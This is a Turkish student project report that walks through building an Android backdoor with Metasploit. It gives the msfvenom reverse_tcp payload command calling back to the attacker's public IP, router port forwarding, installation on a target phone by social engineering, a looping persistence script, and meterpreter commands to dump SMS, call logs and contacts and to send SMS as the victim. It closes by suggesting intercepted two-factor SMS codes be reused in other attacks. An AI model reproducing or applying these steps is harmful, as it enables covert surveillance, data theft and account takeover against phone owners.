



KAHRAMANMARAŞ ST İMAM NİVERSİTESİ

MHENDİSLİK ve MİMARLIK FAKLTESİ

BİLGİSAYAR MHENDİSLİĞİ

ğretim Grevlisi

Dr. ğr. Grevlisi Yavuz CANBAY

Hazırlayanlar

Enes ESEN - 18110131033

Samed ZIRHLIOĞLU - 18110131037

İÇİNDEKİLER

1. GİRİŞ	2
2. PROJE AMACI	2
3. UYGULAMA GELİŞTİRME SÜRECİ	2
a. Kullanılacakların Temin Edilmesi	2
b. Gerekli Hazırlıkların Yapılması	2
c. Gerekli İşlemlerin Yapılması & Uygulama Süreci	4
4. GELİŞTİRİLEN UYGULAMAYI KULLANMA	6
a. Cihazdaki Verileri Çekme	6
b. Cihazdan SMS Gönderme	6
5. SONUÇ	6

1. GİRİŞ

Android cihazlarda bir payload oluşturarak cihaza istediğimiz işlemleri yaptırıp istediğimiz verileri çalabilecek bir proje geliştireceğiz. Bu işlemler için backdoor görevi görecek olan bir APK dosyası oluşturup hedef cihaza sosyal mühendislik yöntemi ile kurulmasını sağlayacağız.

2. PROJENİN AMACI

Android cihazlarda gerekli izinleri alarak istenilen verileri alıp, istediklerimizi silip, istediğimiz veriyi yerleştireceğiz.

Bunu yapmak için Kali Linux'un hazır tool'larından biri olan Metasploit'i kullanacağız. Bu aşamada aynı zamanda kendi ağımızın dışarıya açık hale gelmesini de sağlamamız gerekecek. Bunu da sonraki başlıklarda açıklıyor olacağız.

3. UYGULAMA GELİŞTİRME SÜRECİ

a. Kullanılacakların Temin Edilmesi

- Modem ayarlarını yapmak için kullanılacak olan arayüz
- Kali Linux
- Metasploit
- Test için kullanılacak olan bir Android cihaz

b. Gerekli Hazırlıkların Yapılması


Öncelikle tüm süreç boyunca kullanacağımız internet sistemimizi ihtiyacımıza göre düzenlememiz gerekiyor. Bu aşamada modem arayüzünden port yönlendirmesi yaparak, karşıdaki cihazın bizim ağımıza bağlanabilmesini sağlayacağız.

Arayüz:	Internet ▼
Kural Adı:	Metasploit
Servis Port:	4444
IP Adresi:	192.168.1.40
Dahili Port:	
Protokol:	HEPSİ ▼
Durum:	Etkin ▼
Yaygın Servis Portları:	---Lütfen Seçiniz--- ▼

Şekil 1: Modem Arayüzü - Port Forwarding (Yönlendirmesi)


Lokal ağımızda, tüm olayları kontrol edeceğimiz kali sistemin lokal IP adresi 192.168.1.40 olduğu için ağımızdan dışarı açılan PORT'u bu IP adresinden yayınladık.

Daha sonra tüm olayların kontrolünü sağlayacağımız işletim sistemi olan Kali Linux'u temin ettik. Normalde kullandığımız işletim sistemi Windows olduğu için bu aşamada VirtualBox yazılımını kullanarak Linux tarafında sanal makine kurulumunu sağladık.



Şekil 2: VirtualBox - Sanal Makine


VirtualBox üzerinde gerekli kurulumları da yaptıktan sonra Kali Linux işletim sistemimiz de kullanılabilir hale geldi. Metasploit yazılımı da Kali Linux üzerinde kurulu olarak geldiği için bu aşamada ekstra bir işlem yapmamıza gerek kalmadı.



Şekil 3: Kali Linux - Metasploit


Son olarak da bu projenin çalışıp çalışmadığını kontrol edebilmek için test amaçlı kullanılacak olan bir Android cihaza ihtiyacımız var. Bu aşamada da kendi Android cihazlarımızdan birini kullanacağız.

c. Gerekli İşlemlerin Yapılması & Uygulama Süreci



Şekil 4: Kali Linux - Metasploit

Metasploit tool'unu kullanarak Android platformunda **reverse_tcp** protokolünden faydalanan bir **payload** oluşturduk. Bu payload, hedef cihaza kurulmak üzere APK formatında oluşturuldu.




Şekil 5: Hedef Android Cihaz - Payload Kurulumu

Oluşturduğumuz **payload** dosyasının, sosyal mühendislik yöntemi kullanarak hedef cihaza kurulmasını sağladık. Bu aşamada oluşturduğumuz **payload**, cihaz üzerinde ağ kontrol ederek bizim sistemimizle veri paylaşımı sağlayacak. Bu veri aktarımı için de, **payload** oluşturulurken belirttiğimiz IP adresini kullanacak.


→ **msfvenom -p android/meterpreter/reverse_tcp set LHOST=188.***.***.*** R > payload.apk**

Daha sonra Metasploit konsolunu kullanarak, sistemimizi, Android cihazın göndereceği verilere açık hale getirdik. Konsolu açtık, **exploit** türünü ve kullandığımız protokolü belirttik. Daha sonra dışarıya açık olan IP adresimizi (**188.***.***.*****) de tanımlayarak, bu IP adresine gelen verileri dinlemeye başladık.



Şekil 6: Metasploit Konsol - MSF Console

Veri akışını dinlerken, Android cihazın gönderdiği verileri otomatik olarak tanıyıp **session** olarak tanımlıyor ve üzerinde rahatça işlem yapabilmemizi sağlıyor. Bu aşamada cihaza tamamen erişim sağlamış oluyoruz ve **help** komutuyla, yapabileceğimiz işlemleri görebiliyoruz.



Command	Description
activity_start	Start an Android activity from a Uri string
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Şekil 7: Android Sistemine Ait Konsol Fonksiyonları

Bu aşamada program Android üzerinde kapanırsa, tekrardan açılana kadar veri akışı sağlanamayacak. Bu yüzden henüz erişimimiz varken cihazın ayarlar kısmında çalıştıracığımız bir kod parçası ile, **payload** uygulamasının arka planda çalışmaya devam etmesini sağlayacağız. Bu işlem için gerekli olan kod bloğu (***.sh dosyası**) aşağıdaki gibidir.

```
→ #!/bin/bash
→ while true
→ do am start — user 0 -a android.intent.action.MAIN -n com.metasploit.stage/.MainActivity
→ sleep 20
→ done
```

Artık cihazdaki erişimimiz daimi hale geldi. Bundan sonra yapacağımız işlemleri istediğimiz gibi yapabiliriz, oturumun (**session**) sonlanması gibi bir durum, Android cihazın internete bağlı olduğu durumda pek de muhtemel değil.


4. GELİŞTİRİLEN UYGULAMAYI KULLANMA

Üçüncü başlık içerisinde gerçekleştirdiğimiz işlemler sonucunda projemiz kullanılabilir hale geldi. Artık tek yapmamız gereken Metasploit konsolundaki fonksiyonlarını kullanarak cihazı istediğimiz gibi yönlendirmek. Bazı fonksiyonları örnek olarak kullanalım.

a. Cihazdaki Verileri Çekme

Cihazın içindeki arama kaydı, SMS ve rehberi de aşağıdaki fonksiyonları kullanarak kopyalayabiliriz. Şekil 8’de de görüldüğü gibi 1102 adet SMS, 1780 adet arama kaydı sistemimize kopyalandı. Hedef cihazda yerel olarak depolanan rehber kaydı bulunmadığından bu kısımda bir veri elde edemedik.

- `dump_sms`
- `dump_callog`
- `dump_contacts`




Şekil 8: SMS, Arama Kaydı ve Rehber Kaydı Kopyalama

b. Cihazdan SMS Gönderme

Hedef cihazın içindeki SIM kart kullanılarak, hedef adına bir SMS gönderimi yapılabilir. Bu işlemi `send_sms` fonksiyonunu kullanarak yapıyoruz. Bu fonksiyona ait bazı parametreler aşağıdaki gibidir.

- `-d`: SMS’in gönderileceği telefon numarası
- `-t`: SMS’in içeriği (tırnak içinde yazılmadığı durumda yalnızca ilk kelime gönderilir.)



Şekil 9: Cihazı kullanarak SMS Gönderme

5. SONUÇ

Projemizi, ilk başlıklarda da olduğu gibi anlattık ve kullandığımız konsol komutlarını belirttik. Proje içerisinde **iki adımlı doğrulama** için gönderilen SMS’ler alınarak diğer saldırı projelerinde de kullanılabilir.